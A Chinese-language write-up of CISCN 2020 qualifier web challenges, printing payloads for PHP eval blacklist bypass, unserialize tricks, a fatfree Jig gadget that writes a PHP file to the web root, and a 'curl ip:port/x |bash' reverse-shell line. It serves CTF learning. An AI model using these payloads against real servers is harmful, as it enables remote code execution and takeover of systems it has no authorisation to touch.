第十三届全国大学生信息安全竞赛 2020CISCN 线上初赛 Writeup

原创

末 初 于 2020-09-06 08:44:20 发布 3033 收藏 9

分类专栏： CTF_WEB_Writeup 文章标签： CISCN2020

比赛题目

- Web
  - easyphp
  - rceme
  - easytrick
  - babyunserialize
  - littlegame
- Misc
  - 签到
  - the_best_ctf_game
  - 电脑被黑

Web

easyphp


```php
<?php
    //题目环境：php:7.4.8-apache
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('could not fork');
    }else if ($pid){
        $r=pcntl_wait($status);
        if(!pcntl_wifexited($status)){
            phpinfo();
        }
    }else{
        highlight_file(__FILE__);
        if(isset($_GET['a'])&&is_string($_GET['a'])&&!preg_match("/[:\\\\]|exec|pcntl/i",$_GET['a'])){
            call_user_func_array($_GET['a'],[$_GET['b'],false,true]);
        }
        posix_kill(posix_getpid(), SIGUSR1);
    }
```

```
pcntl_fork()
(PHP 4 >= 4.1.0, PHP 5, PHP 7)
pcntl_fork: 在当前进程当前位置产生分支（子进程）。fork是创建了一个子进程，父进程和子进程 都从fork的位置开始向下继续执行，不同的是父进程执行过程中，得到的fork返回值为子进程号，而子进程得到的是0
说明:
pcntl_fork ( void ) : int
pcntl_fork()函数创建一个子进程，这个子进程仅PID（进程号） 和PPID（父进程号）与其父进程不同。
返回值:
成功时，在父进程执行线程内返回产生的子进程的PID，在子进程执行线程内返回0。失败时，在父进程上下文返回-1，不会创建子进程，并且会引发一个PHP错误。

pcntl_wait()
(PHP 5, PHP 7)
pcntl_wait:  等待或返回fork的子进程状态
说明：pcntl_wait ( int &$status [, int $options = 0 ] ):int
wait函数刮起当前进程的执行直到一个子进程退出或接收到一个信号要求中断当前进程或调用一个信号处理函数。 如果一个子进程在调用此函数时已经退出（俗称僵尸进程），此函数立刻返回。子进程使用的所有系统资源将 被释放

pcntl_waitpid()
(PHP 4 >= 4.1.0, PHP 5, PHP 7)
pcntl_waitpid: 等待或返回fork的子进程状态
说明: pcntl_waitpid ( int $pid , int &$status [, int $options = 0 ]):int
挂起当前进程的执行直到参数pid指定的进程号的进程退出， 或接收到一个信号要求中断当前进程或调用一个信号处理函数
pcntl_waitpid()返回退出的子进程进程号，发生错误时返回-1,如果提供了WNOHANG作为option（wait3可用的系统）并且没有可用子进程时返回0

pcntl_wifexited()
(PHP 4 >= 4.1.0, PHP 5, PHP 7)
pcntl_wifexited:  检查子进程状态代码是否代表一个正常的退出
说明: pcntl_wifexited ( int $status ) : bool
当子进程状态代码代表正常退出时返回 TRUE ，其他情况返回 FALSE。
```

刚开始做这道题的时候以为是`call_user_func_array()`的代码执行，但是`call_user_func_array()`中的第二个参数中多了两个元素`false`和`true`，导致尝试多次无法达到代码执行的效果，后来才知道可能最终答案是执行出`phpinfo()`，要执行到`phpinfo()`，就需要`pcntl_wifexited()`返回`FALSE`

使用了`pcntl_fork()`，要使得`pcntl_wifexited()`返回`FALSE`只需要使得子进程异常即可，使用`call_user_func()`调用`pcntl_wait()`或者`pcntl_waitpid()`即可使得子进程返回异常执行父进程，payload:

```
?a=call_user_func&b=pcntl_wait
?a=call_user_func&b=pcntl_waitpid
?a=stream_socket_server
?a=fsockopen&b=1
```



rceme

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
parserIfLabel($_GET['a']);
function danger_key($s) {
    $s=htmlspecialchars($s);
    $key=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_convert');
    $s = str_ireplace($key,"*",$s);
    $danger=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','create','func','symlink','sleep','ord','str','source','rev','base_convert');
```

```
    foreach ($danger as $val){
        if(strpos($s,$val) !==false){
            die('很抱歉，执行出错，发现危险字符【'.$val.'】');
        }
    }
    if(preg_match("/^[a-z]$/i")){
        die('很抱歉，执行出错，发现危险字符');
    }
    return $s;
}
function parserIfLabel( $content ) {
    $pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';
    if ( preg_match_all( $pattern, $content, $matches ) ) {
        $count = count( $matches[ 0 ] );
        for ( $i = 0; $i < $count; $i++ ) {
            $flag = '';
            $out_html = '';
            $ifstr = $matches[ 1 ][ $i ];
            $ifstr=danger_key($ifstr,1);
            if(strpos($ifstr,'=') !== false){
                $arr= splits($ifstr,'=');
                if($arr[0]=='' || $arr[1]==''){
                    die('很抱歉，模板中有错误的判断,请修正【'.$ifstr.'】');
                }
                $ifstr = str_replace( '=', '==', $ifstr );
            }
            $ifstr = str_replace( '<>', '!=', $ifstr );
            $ifstr = str_replace( 'or', '||', $ifstr );
            $ifstr = str_replace( 'and', '&&', $ifstr );
            $ifstr = str_replace( 'mod', '%', $ifstr );
            $ifstr = str_replace( 'not', '!', $ifstr );
            if ( preg_match( '/\{|}/', $ifstr)) {
                die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
            }else{
                @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
            }

            if ( preg_match( '/([\s\S]*)?\{else\}([\s\S]*)?/', $matches[ 2 ][ $i ], $matches2 ) ) {
                switch ( $flag ) {
                    case 'if':
                        if ( isset( $matches2[ 1 ] ) ) {
                            $out_html .= $matches2[ 1 ];
                        }
                        break;
                    case 'else':
                        if ( isset( $matches2[ 2 ] ) ) {
                            $out_html .= $matches2[ 2 ];
                        }
                        break;
                }
            } elseif ( $flag == 'if' ) {
                $out_html .= $matches[ 2 ][ $i ];
            }
            $pattern2 = '/\{if([0-9]):/';
            if ( preg_match( $pattern2, $out_html, $matches3 ) ) {
                $out_html = str_replace( '{if' . $matches3[ 1 ], '{if', $out_html );
                $out_html = str_replace( '{else' . $matches3[ 1 ] . '}', '{else}', $out_html );
                $out_html = str_replace( '{end if' . $matches3[ 1 ] . '}', '{end if}', $out_html );
                $out_html = $this->parserIfLabel( $out_html );
```

```
            }
            $content = str_replace( $matches[ 0 ][ $i ], $out_html, $content );
        }
    }
    return $content;
}
function splits( $s, $str=',' ) {
    if ( empty( $s ) ) return array( '' );
    if ( strpos( $s, $str ) !== false ) {
        return explode( $str, $s );
    } else {
        return array( $s );
    }
}
```

首先明确利用点


```
@eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
```

传参格式

```
$pattern = '/\{if:([\s\S]+?)}([\s\S]*?){end\s+if}/';

{if:(匹配内容)}(匹配内容){end if}
```

然后本地测试明确了一下`preg_match_all()`中的多维数组参数$matches的内容

`$ifst =$matches[1][$i];`的内容，这里就先拿下文的payload测试



首先`$count=1`，那么`$ifstr`就是`$matches[ 1 ][ 0 ];`，下面也输出了`$matches[ 1 ][ 0 ];`可以看到是我们传入的payload中最前面的`{}`中的内容，之后`$ifstr=danger_key($ifstr,1);`使用了`danger_key()`过滤了很多关键字符，以及：

```php
if(strpos($ifstr,'=') !== false){
                $arr= splits($ifstr,'=');
                if($arr[0]=='' || $arr[1]==''){
                    die('很抱歉，模板中有错误的判断,请修正【'.$ifstr.'】');
                }
                $ifstr = str_replace( '=', '==', $ifstr );
            }
            $ifstr = str_replace( '<>', '!=', $ifstr );
            $ifstr = str_replace( 'or', '||', $ifstr );
            $ifstr = str_replace( 'and', '&&', $ifstr );
            $ifstr = str_replace( 'mod', '%', $ifstr );
            $ifstr = str_replace( 'not', '!', $ifstr );
            if ( preg_match( '/\{|}/', $ifstr)) {
                die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
            }else{
                @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
            }
```

还过滤了一些`=`、`{}`号之类的字符，无伤大雅，最后插入到`eval`当中进行执行，OK代码就看到这里

这题就是纯粹的`GET 传参黑名单绕过执行`，Bypass即可

字符串拼接绕过

使用`php`连接符拼接关键字，可以绕过黑名单执行，payload如下：

```
?a={if:(sy.(st).em)(whoami)}{end if}
?a={if:(s.y.s.t.e.m)(env)}{end if}
?a={if:(s.y.s.t.e.m)('cat /flag')}{end if}
```

闭合语句反引号执行

```
{if:1)echo `cat /flag`;//}phpinfo();{end if}
```


进制编码绕过

```
?a={if:var_dump((hex2bin(dechex(102)).hex2bin(dechex(105)).hex2bin(dechex(108)).hex2bin(dechex(101)).hex2bin(dec
hex(95)).hex2bin(dechex(103)).hex2bin(dechex(101)).hex2bin(dechex(116)).hex2bin(dechex(95)).hex2bin(dechex(99)).
hex2bin(dechex(111)).hex2bin(dechex(110)).hex2bin(dechex(116)).hex2bin(dechex(101)).hex2bin(dechex(110)).hex2bin
(dechex(116)).hex2bin(dechex(115)))((hex2bin(dechex(47)).hex2bin(dechex(102)).hex2bin(dechex(108)).hex2bin(deche
x(97)).hex2bin(dechex(103)))))}dx{end if}

?a={if:(hex2bin('7265616466696c65'))('../../../../../../flag')};{end if}
```

反弹shell

```
/?a={if:`curl ip:port/x |bash`}{end+if}
```

```
    } else {
        return array( $s );
    }
} flag{2a2359f2-6b74-4a0f-a6ce-9ba6f779f281}
```



easytrick

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

```
$this->trick1和$this->trick2的长度都不能大于5

$this->trick1的类型会被转换为string

$this->trick1!==$this->trick2只需要类型或值一样不同即可

md5($this->trick1) === md5($this->trick2)md5加密后要全等

$this->trick1 != $this->trick2弱不相等，值不同即可
```

使用PHP中比较特殊的类型：`NAN`、`INF`即可绕过

```
PS C:\Users\Administrator> php -r "var_dump('NAN'!==NAN);"
bool(true)
PS C:\Users\Administrator> php -r "var_dump(md5('NAN')===md5(NAN));"
bool(true)
PS C:\Users\Administrator> php -r "var_dump('NAN'!=NAN);"
bool(true)
```

```
PS C:\Users\Administrator> php -r "var_dump('INF'!==INF);"
bool(true)
PS C:\Users\Administrator> php -r "var_dump(md5('INF')===md5(INF));"
bool(true)
PS C:\Users\Administrator> php -r "var_dump('INF'!=INF);"
bool(true)
```

构造反序列化poc

```php
<?php
class trick{
    public $trick1;
    public $trick2;
}
$res = new trick();
$res->trick1 = NAN;
$res->trick2 = NAN;
echo serialize($res);
//O:5:"trick":2:{s:6:"trick1";d:NAN;s:6:"trick2";d:NAN;}
 ?>
```

```php
<?php
class trick{
    public $trick1;
    public $trick2;
}
$res = new trick();
$res->trick1 = INF;
$res->trick2 = INF;
echo serialize($res);
 ?>
//O:5:"trick":2:{s:6:"trick1";d:INF;s:6:"trick2";d:INF;}
```

```php
 <?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $this->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

flag{b94e5fd0-b941-4944-a8ae-0fe6beea7ab3}

再来看一下在别的地方看到的另一种姿势

PHP高精度问题：https://www.cnblogs.com/phpper/p/7664069.html

```php
<?php
class trick{
    public $trick1 = 0.8 * 7;
    public $trick2 = 7 * 0.8;
 }
$res = new trick();
echo serialize($res);
?>
//O:5:"trick":2:{s:6:"trick1";d:5.6000000000000005;s:6:"trick2";d:5.6000000000000005;}
```

```php
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $this->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

flag{b94e5fd0-b941-4944-a8ae-0fe6beea7ab3}

babyunserialize

```
└── fatfree
    ├── composer.json
    ├── config.ini
    ├── index.php
    ├── lib
    │   ├── audit.php
    │   ├── base.php
    │   ├── bcrypt.php
    │   ├── CHANGELOG.md
    │   ├── cli
    │   │   └── ws.php
    │   ├── code.css
    │   ├── COPYING
    │   ├── db
    │   │   ├── cursor.php
    │   │   ├── jig
    │   │   │   ├── mapper.php
    │   │   │   └── session.php
    │   │   ├── jig.php
    │   │   ├── mongo
    │   │   │   ├── mapper.php
    │   │   │   └── session.php
    │   │   ├── mongo.php
    │   │   ├── sql
    │   │   │   ├── mapper.php
    │   │   │   └── session.php
    │   │   └── sql.php
    │   ├── f3.php
    │   ├── image.php
    │   ├── log.php
    │   ├── magic.php
    │   ├── markdown.php
    │   ├── matrix.php
    │   ├── session.php
    │   ├── smtp.php
    │   ├── template.php
    │   ├── test.php
    │   ├── utf.php
    │   ├── web
    │   │   ├── geo.php
    │   │   ├── google
    │   │   │   ├── recaptcha.php
    │   │   │   └── staticmap.php
    │   │   ├── oauth2.php
    │   │   ├── openid.php
    │   │   └── pingback.php
    │   └── web.php
    ├── readme.md
    └── ui
        ├── css
        │   ├── base.css
        │   └── theme.css
        ├── images
        │   ├── logo.png
        │   ├── paypal.png
        │   └── twitter.png
        ├── layout.htm
        ├── userref.htm
        └── welcome.htm
```

寻找可以利用点，在`/lib/db/jig.php`中发现`write()`方法

```
/**
* Write data to memory/file
* @return int
* @param $file string
* @param $data array
**/
function write($file,array $data=NULL) {
 if (!$this->dir || $this->lazy)
  return count($this->data[$file]=$data);
 $fw=\Base::instance();
 switch ($this->format) {
  case self::FORMAT_JSON:
   $out=json_encode($data,JSON_PRETTY_PRINT);
   break;
  case self::FORMAT_Serialized:
   $out=$fw->serialize($data);
   break;
 }
 return $fw->write($this->dir.$file,$out);
}
```


在同页面的`__destruct()`方法中有调用`write()`方法

```
/**
* save file on destruction
**/
function __destruct() {
 if ($this->lazy) {
  $this->lazy = FALSE;
  foreach ($this->data?:[] as $file => $data)
   $this->write($file,$data);
 }
}
```

直接构造`poc.php`

```php
namespace DB;

//! In-memory/flat-file DB wrapper
class Jig {

 //@{ Storage formats
 const
  FORMAT_JSON=0,
  FORMAT_Serialized=1;
    //@}
    protected
  //! Storage location
        $dir = '/var/www/html/',
  //! Current storage format
        $format = 'self::FORMAT_JSON',
  //! Memory-held data
        $data = array('m0c1nu7.php'=>array('a'=>'<?php phpinfo();?>')),
  //! lazy load/save files
        $lazy = TRUE;

 /**
 * Read data from memory/file
 * @return array
 * @param $file string
    **/
}
$jig = new jig();
echo urlencode(serialize($jig));
```


may be you need /?flag=



{ "a": "

PHP Version 7.4.9

System	Linux 9badfe8ffa0a 4.18.0-193.6.3.el8_2.x86_64 #1 SMP Wed Jun 10 11:09:32 UTC 2020 x86_64
Build Date	Aug 6 2020 19:18:23
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902



littlegame

无法复现，也不太懂`原型链污染漏洞`，记录下几个wp

https://www.gem-love.com/ctf/2569.html

http://igml.top/2020/08/21/2020-ciscn/

https://blog.csdn.net/qq_42697109/article/details/108212765

